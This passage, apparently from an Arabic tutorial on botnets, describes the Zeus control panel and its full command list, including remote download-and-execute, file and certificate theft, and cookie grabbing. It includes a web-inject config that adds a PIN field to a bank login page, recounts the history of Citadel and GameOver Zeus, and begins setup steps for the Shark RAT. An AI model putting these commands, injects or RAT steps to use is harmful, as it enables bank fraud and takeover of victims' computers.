للاهتمام.



Filter

Bots:	
Botnets:	
IP-addresses:	
Countries:	
NAT status:	-
Online status:	-
Install status:	-
Used status:	-
Comments status:	-

Reset form | Accept

Result (5):


Bots action: Full information >>

#	Bot ID	Botnet	Version	IPv4	Country	Online time	Latency	Comments
1	bot_10000001	plag	1.2.4.2	192.168.1.83*	--	--:--:--	0.000	-
2	vb4_0008b3ee	plag	1.2.4.2	192.168.1.83*	--	--:--:--	0.000	good one
3	vb4_000f7e54	plag	1.2.4.2	192.168.1.83*	--	03:07:01	0.000	-
4	vb4_001593af	plag	1.2.4.2	192.168.1.83*	--	--:--:--	0.000	-
5	vb4_00276d75	plag	1.2.4.2	192.168.1.83*	--	--:--:--	0.000	new config

بالنقر فوق "**accept**" فيعرض قائمة والتي تعرض بعض المعلومات الأساسية حول كل من البوت. و"**Bot ID**" هو معرف فريد تم إنشاؤه تلقائيا لكل بوت. حقل "**Comments**" يظهر أي تعليقات التي تمت إضافتها من قبل المستخدم.

"**Bots action**": القائمة المنسدلة يسمح ببعض من المزيد من المعلومات التي يمكن الحصول عليها، على سبيل المثال "***Full information***" يعرض تفاصيل إضافية. يمكن للمستخدم إضافة تعليقات هنا. الغرض من هذه الفلترة.

العنصر التالي في القائمة الرئيسية هو "**scripts**"، والذي يعرض قائمة من البرامج النصية التي تم إعدادها من قبل المستخدم. وتستخدم هذه البرامج النصية لإرسال واحد أو أكثر من الأوامر المضمنة في البوت.




Scripts list:

Action: Enable >> | Add new script

Name	Status	Creation time	Limit of sends	Sended	Executes	Errors
script_1253755046	Disabled	24.09.2009 01:18:25	10	0	0	0
script_1253820058	Enabled	24.09.2009 19:23:50	3	1	1	0
script_1253831536	Disabled	24.09.2009 22:33:37	10	0	0	0
script_1253925323	Disabled	26.09.2009 00:36:23	3	0	0	0
script_1254174347	Disabled	28.09.2009 21:46:40	3	0	0	0
script_1254251770	Disabled	29.09.2009 19:22:36	3	1	1	0
script_1254258445	Disabled	29.09.2009 21:08:41	3	1	1	0
Copy of script_1254251770	Disabled	29.09.2009 21:46:09	3	1	0	1
script_1254264606	Disabled	29.09.2009 22:50:40	3	1	0	1
script_1254265016	Disabled	29.09.2009 22:57:11	3	1	0	1

بالنقر على "**Add New Script**" أو على أحد الأسماء السكربت الموجودة يسبب في ظهور مربع حوار كالاتي. حيث يوضع السيناريو التي يتم توزيعها في المرة القادمة الى البوت، ومجموعة من التوزيع يمكن أن يقتصر على بوت واحد أو الروبوتات واحد، أو إلى البلدان المذكورة. هذا مهم لخدمات ***location based services (LBS)***. في الحلق **context** يمكن إدخال واحد أو أكثر من أوامر البرنامج النصي.



View script

Name:	script_1254251770
Status:	Disabled
Limit of sends:	3
List of bots:	
List of botnets:	plag
List of countries:	
[?] Context:	getfile d:\Autorun.inf

Save | Create new script from current



Reports (2):

Bots action: Full information >>

#	Time of report	Type	Bot ID	Version	Message
1	30.09.2009 21:37:42	Sended	bot_10000001	1.2.4.2	Sended
2	30.09.2009 21:37:42	Ready	bot_10000001	1.2.4.2	OK

النقر فوق علامة استفهام بجانب "**Context**": يعرض قائمة من الأوامر المتوفرة حاليا مع التفسيرات. الأوامر يمكن استخدامها لجمع المزيد من المعلومات، لإجراء تغييرات على الروبوتات أو إعطاء قدر أكبر من السيطرة على جهاز الكمبيوتر المصاب.


Available commands	
reboot	Reboot computer.
kos	Kill OS.
shutdown	Shutdown computer.
bc_add [service] [ip] [port]	Add backconnect for [service] using server witn address [ip]:[port].
bc_del [service] [ip] [port]	Remove backconnect for [service] (mask is allowed) that use connection to [ip]:[port] (mask is allowed).
block_url [url]	Disable access to [url] (mask is allowed).
unblock_url [url]	Enable access to [url] (mask is allowed).
block_fake [url]	Disable executing of HTTP-fake/inject with mask [url] (mask is allowed).
unblock_fake [url]	Enable executing of HTTP-fake/inject with mask [url] (mask is allowed).
rexec [url] [args]	Download and execute the file [url] with the arguments [args] (optional).
rexeci [url] [args]	Download and execute the file [url] with the arguments [args] (optional) using interactive user.
lexec [file] [args]	Execute the local file [file] with the arguments [args] (optional).
lexeci [file] [args]	Execute the local file [file] with the arguments [args] (optional) using interactive user.
addsf [file_mask...]	Add file masks [file_mask] for local search.
delsf [file_mask...]	Remove file masks [file_mask] from local search.
getfile [path]	Upload file or folder [path] to server.
getcerts	Upload certificates from all stores to server.
resetgrab	Upload to server the information from the protected storage, cookies, etc.
upcfg [url]	Update configuration file from url [url] (optional, by default used standard url)
rename_bot [name]	Rename bot to [name].
getmff	Upload Macromedia Flash files to server.
delmff	Remove Macromedia Flash files.
sethomepage [url]	Set homepage [url] for Internet Explorer.

Web Page Injection

واحدة من المميزات الهامة التي يتميز بها زيوس بوت هو قدرته على ضخ ديناميكي حيوي في صفحات الويب التي ينظر إليها من جهاز كمبيوتر مصاب. يتم هذا، مع مرور البيانات من الخادم إلى مستعرض العميل. المقطع التالي من بيانات ملف **Config** تستخدن لهذا الغرض. فإنه يقوم بالبحث ومن ثم إضافة العمليات:

```
set_url http://www.bank.com/login.html GP
data_before
name="password"*</tr>
data_end
data_inject
<tr><td>PIN:</td><td><input type="text" name="pinnumber" id="pinnumber" /></td></tr>
data_end
data_after
data_end
```

يحدد المعامل **set_url** صفحة الهجوم، والمعامل **data_before** يحتوي على النص للبحث عنه قبل نقطة الحقن و**data_inject** يحتوي على النص الذي سيتم حقنه. يبين الشكل التالي صفحة تسجيل الدخول قبل وبعد الحقن.



هذا مجرد مثال بسيط. في الممارسة العملية يمكن أن تنشأ الخداع أكثر تفصيلا، على سبيل المثال متغيرات الحقن يمكن أن تمنع وصول الضحايا ونسأل لتأكيد هويتهم من خلال تعبئة الحقول الإضافية.

أدناه هو مصدر **HTML** قبل الحقن. ولاحظ على نص البحث **data_before.**

```
<TR>
 <TD>Username:</TD>
 <TD><INPUT id=username name=username></TD></TR>
<TR>
 <TD>Password:</TD>
 <TD><INPUT type=password name=password></TD></TR>
<TR>
 <TD colSpan=2><INPUT type=submit value=Submit></TD></TR>
```

وفيما يلي مصدر **HTML** بعد الحقن، مع إدراج رمز مع الحقل **data_inject** التي نوقشت أعلاه.

```
<TR>
 <TD>Username:</TD>
 <TD><INPUT id=username name=username></TD></TR>
<TR>
 <TD>Password:</TD>
 <TD><INPUT type=password name=password></TD></TR>
<TR>
 <TD>PIN:</TD>
 <TD><INPUT id=pinnumber name=pinnumber></TD></TR>
<TR>
 <TD colSpan=2><INPUT type=submit value=Submit></TD></TR>
```

يحتوي ملف الاعداد **Config** الحالي على الإعدادات الافتراضية لهجمات الحقن على أكثر من 100 من العناوين. لتنفيذ الهجوم بشكل جيد يمكن أن يكون صعبا للغاية بالنسبة للضحية للتمييز بينه وبين صفحة الويب حقيقية.

Citadel Zeus botnet

هي نسخه جديده من **Zeus**، لا يعمل على الأنظمة ذات اللغة الروسية. يراقب برامج الامن ومن ثم يقوم بقتلها. يقوم بتسجيل الفيديوهات وأيضا حقن المواقع "**web inject**".

لقد قام بإدخال العديد من التحسينات على الوظائف الهامة، التكييف مع ظروف المشهد الأمني اليوم، ويعطيها اسما جديدا. تم إجراء تغييرات على حد سواء لبوت نفسه ومكونات الويب. ميزات جديدة للبوت:

Control Panel 1.3.4.5 Installer

This application install and configure your control panel on this server. Please type settings and press 'Install'.

Root user:

User name: (1-20 chars): admin

Password (6-64 chars):

MySQL server:

Host: localhost

User: citadelmysqllogin

Password: citadelmysqlpass

Database: citadelmysqldb

Local folders:

Reports: _reports1240149771

Options:

Online bot timeout: 25

Encryption key (1-255 chars):

☑ Enable write reports to database.

☐ Enable write reports to local path.

-- Install --



GameOver Zeus botnet [GOZ]


GameOver Zeus botnet هو بوتنت يستند على شبكة **p2p** "**p2p botnet**" قائم على نفس المكونات للإصدارات السابقة لزيوس. ولكنه على عكس زيوس الذي يباع كأداة لخلق البوتنت لأي شخص يدفع بضعة آلاف من الدولارات، حيث ان **GOZ** منذ أكتوبر 2011 يتم السيطرة عليه والاحتفاظ به من قبل مجموعة أساسية من القراصنة من الروس والأوكرانيين.

يوفر السوق السوداء "***underground economy***" سوقا لمجرمي الإنترنت لشراء وبيع منتجاتها وخدماتها. تقريبا كل شيء له ثمن: بطاقات الائتمان المسروقة، خدمات البريد المزعج، ومجموعات انشاء بوتنت نت بنفسك "***do-it-yourself (DIY) botnet kits***". يمكن القول إن **DIY** الأكثر شعبية هي حصان طروادة المصرفي زيوس "***Zeus botnet***"، الذي ظهر لأول مرة في عام 2006. وفي مايو 2011، تم تسريب الكود المصدري من زيوس، والتي ولدت مجموعتين من الروبوتات الجديدة المعروفة باسم **ICE IX** و**Citadel**. وتباع كل من هذه المجموعات من خلال المنتديات التي توجد تحت الأرض وتوفر للعملاء خدمة إصلاحات الشوائب التي كانت موجود في مصدر برنامج زيوس الأصلي ومع ميزات جديدة مثل ***sandbox detection*** وتسجيل الفيديو. بالإضافة إلى هذه المجموعات من الروبوتات التجارية القائمة على أساس زيوس، وكانت هناك أيضا أنواع من زيوس التي لم يتم تسويقها وعرضها للبيع في المجال العام. وتشمل هذه **Murofet/Licat**، والتي قدمت خوارزمية **domain generation algorithm (DGA)** في أكتوبر 2010 والتي جعلت الجهود المبذولة ضد هؤلاء البوتنت أكثر صعوبة، و **P2P Zeus**، والذي يعرف أيضا باسم **GameOver ZeuS**. **P2P Zeus** هو تحسنا كبيرا عن كافة الإصدارات الأخرى من زيوس، لأنه يحل محل خادم التحكم المركزي **C&C**، التي كانت مستهدفة من قبل الباحثين ومنفذي القانون، مع شبكة **P2P** قوية. هذا التعديل له أهمية خاصة في ضوء تنفيذ مايكروسوفت لعمل شرعي في مارس عام 2012 من خلال دعوى مدنية أطلق عليها اسم **Operation b71**. وأدت هذه الدعوى بأمر من المحكمة الاستيلاء على 147 من الدومين وعدد من الخوادم المستخدمة لـ **Zeus**، **ICE IX**، و**SpyEye botnets**. ومع ذلك، كان هذا العمل ليس له أي تأثير على نسخة **P2P Zeus** بسبب بنية شبكتها. في نموذج **P2P Zeus**، كل عميل مصاب يحافظ على قائمه من العملاء الآخرين المصابين. هذه الأقران "**peer**" تعمل شبكة بروكسي هائلة لمشغلي **P2P ZeuS botnet** والمضيفين المصابين. ويستخدم هؤلاء الأقران "**peer**" لنشر التحديثات، توزيع ملفات التكوين، وإرسال البيانات المسروقة إلى وحدات التحكم. تقدم هذه الأداة خدمة سرقة البيانات المصرفية وهجمات الرحمان من الخدمة "**DDoS**".

هناك مجموعة متنوعة من التقنيات لنشر البرمجيات الخبيثة، وهي في معظمها تعتمد على جوانب الهندسة الاجتماعية ونقاط الضعف في التطبيقات والبرامج. الطاقم وراء نشر **P2P Zeus** هو زيوس **Cutwail botnet**، واحدة من أكبر وأعتى **spam botnets**، لإرسال كميات هائلة من البريد الالكتروني التي تنتحل باعه معروفين على الانترنت، وشركات الهاتف الخلوي، ومواقع الشبكات الاجتماعية، والمؤسسات المالية. هذه المغريات عادة ما تأتي في شكل فاتورة، تأكيد طلب، أو تحذيرا حول فاتورة غير مدفوعة الأجر (عادة مع رصيد كبير لزيادة احتمال أن الضحية سوف يضغط على الرابط). تم استبدال الروابط في البريد الإلكتروني مع تلك المواقع المخترقة والتي عادة تقوم بتوجيه الضحايا إلى **exploit kit**.


يعتمد **Cutwail botnet** على مئات الآلاف من الأنظمة المخترقة لإرسال البريد المزعج نيابة عنه ويستخدم القوالب لتوليد عدد كبير من الاختلافات في رسالة البريد الإلكتروني للتهرب من فلاتر البريد المزعج. **Cutwail spam botnet** يستخدم لنشر البرمجيات الخبيثة وليس مخصص فقط لـ **P2P Zeus botnet**.


Pony loader يأتي مجمع كما يحتوي على مجموعة من الأدوات لبناء البرمجيات الخبيثة **"builder"** وواجهة ويب **PHP** لتكوين وإدارة وتوزيع البرامج الضارة. بالإضافة إلى تحميل وتنفيذ **P2P ZeuS malware**، **Pony** يقوم أيضا بتلغيم نظام الضحية لـ **HTTP/HTTPS**، **FTP/SFTP**، وأوراق اعتماد البريد الإلكتروني من عشرات البرامج. **Pony loader** يقدم تقارير عن أوراق الاعتماد المستخرجة إلى خادم **Pony C&C** من خلال طلب **POST HTTP** مشفر.



وفقا لتقرير صادر عن سيمانتك، فان **GOZ** استخدمت إلى حد كبير في الاحتيال المصرفي وتوزيع CryptoLocker ransomware.

في شهر يونيو عام 2014، أعلنت وزارة العدل الأمريكية أن هناك تعاون بين الوكالات الدولية في عملية أطلق عليها اسم Tovar قد نجحت في قطع الاتصالات مؤقتا بين **GameOver ZeuS** وخوادم القيادة والتحكم به.





ملحوظه: **Dirt Jumper** هي أداة يتم استخدامها جنبا إلى جنب مع **ZeuS botnet** لإجراء هجمات **DDoS** على المواقع المستهدفة.

Botnet Trojan: shark


shark هو برنامج اتصال عن بعد يستخدم الاتصال العكسي "*reverse connection*" ويتجاوز الجدران النارية "*firewall- bypassing*" وتم كتابته بلغة **VB6**. مع **sharK**، سوف تكون قادرة على إدارة أي جهاز كمبيوتر (باستخدام نظام التشغيل ويندوز) عن بعد.

الميزات:


- **mRC4** تشفير لحركة المرور.
- **zLib** لضغط حركة المرور.
- **screen/cam cCapture** ذات سرعة فائقة، مستقرة.
- كلوغر مع ميزة تسليط الضوء.
- تنفيذ الذاكرة عن بعد والحقن.
- الاستماع الى محرر مدير الملفات/محرر ملفات السجل "**registry editor**" بسبب تكنيك فريد.
- **Anti: Debugger, VmWare, Norman Sandbox, Sandboxie, VirtualPC, Symantec Sandbox, Virtual Box**
- دعم بدء التشغيل العشوائي وأسماء الملقم العشوائية
- معاينة سطح المكتب في وحدة التحكم **SIN**.
- فرز وإعداد وحدة التحكم **SIN**.
- مدير تشغيل تلقائي عن بعد.
- **Optional Fwb++ (Process Injection, API Unhook)**
- **Folder mirroring**

كيف يعمل:


- أولا وقبل كل شيء نقوم بالتسجيل في موقع **no-ip** كما تحدثنا سابقا للحصول على مضيف ثابت ومن ثم انشاء اسم مضيف وليكن مثلا **drmohammed.no-ip.org** كالاتي:



